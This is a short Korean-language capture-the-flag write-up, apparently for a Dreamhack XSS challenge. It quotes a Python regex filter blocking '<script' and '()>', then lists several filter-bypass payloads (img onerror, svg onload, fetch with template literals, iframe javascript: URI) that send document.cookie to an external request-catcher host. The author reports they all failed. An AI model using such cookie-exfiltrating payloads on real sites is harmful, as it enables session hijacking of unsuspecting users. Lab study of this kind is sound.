
두 번째 관문에 도달했다.
def filter_2(payload):
    regex = ".*<script|()>.*"
    if re.match(regex, payload):
        return "Nope"
    return payload
이런 필터가 있는데, 이 필터는 <script 또는 ()> 패턴을 찾아서 차단한다. 즉, script 태그와 함수 호출 ()을 막고 있다.
따라서 img 태그를 사용해보았다.
<img src=x onerror=location='https://ovitvmb.request.dreamhack.games?cookie='+document.cookie>위 코드를 사용했는데 풀리지 않았다.
<svg onload=location=`https://ojtxvmx.request.dreamhack.games?cookie=${document.cookie}`>

<img src=x onerror=fetch`https://ojtxvmx.request.dreamhack.games?cookie=${document.cookie}`>

<iframe src="javascript:location=`https://ojtxvmx.request.dreamhack.games?cookie=${document.cookie}`">
여러 가지 페이로드를 모두 시도해 보았는데 풀리지 않았다.
음,, 뭐가 문제였을까??
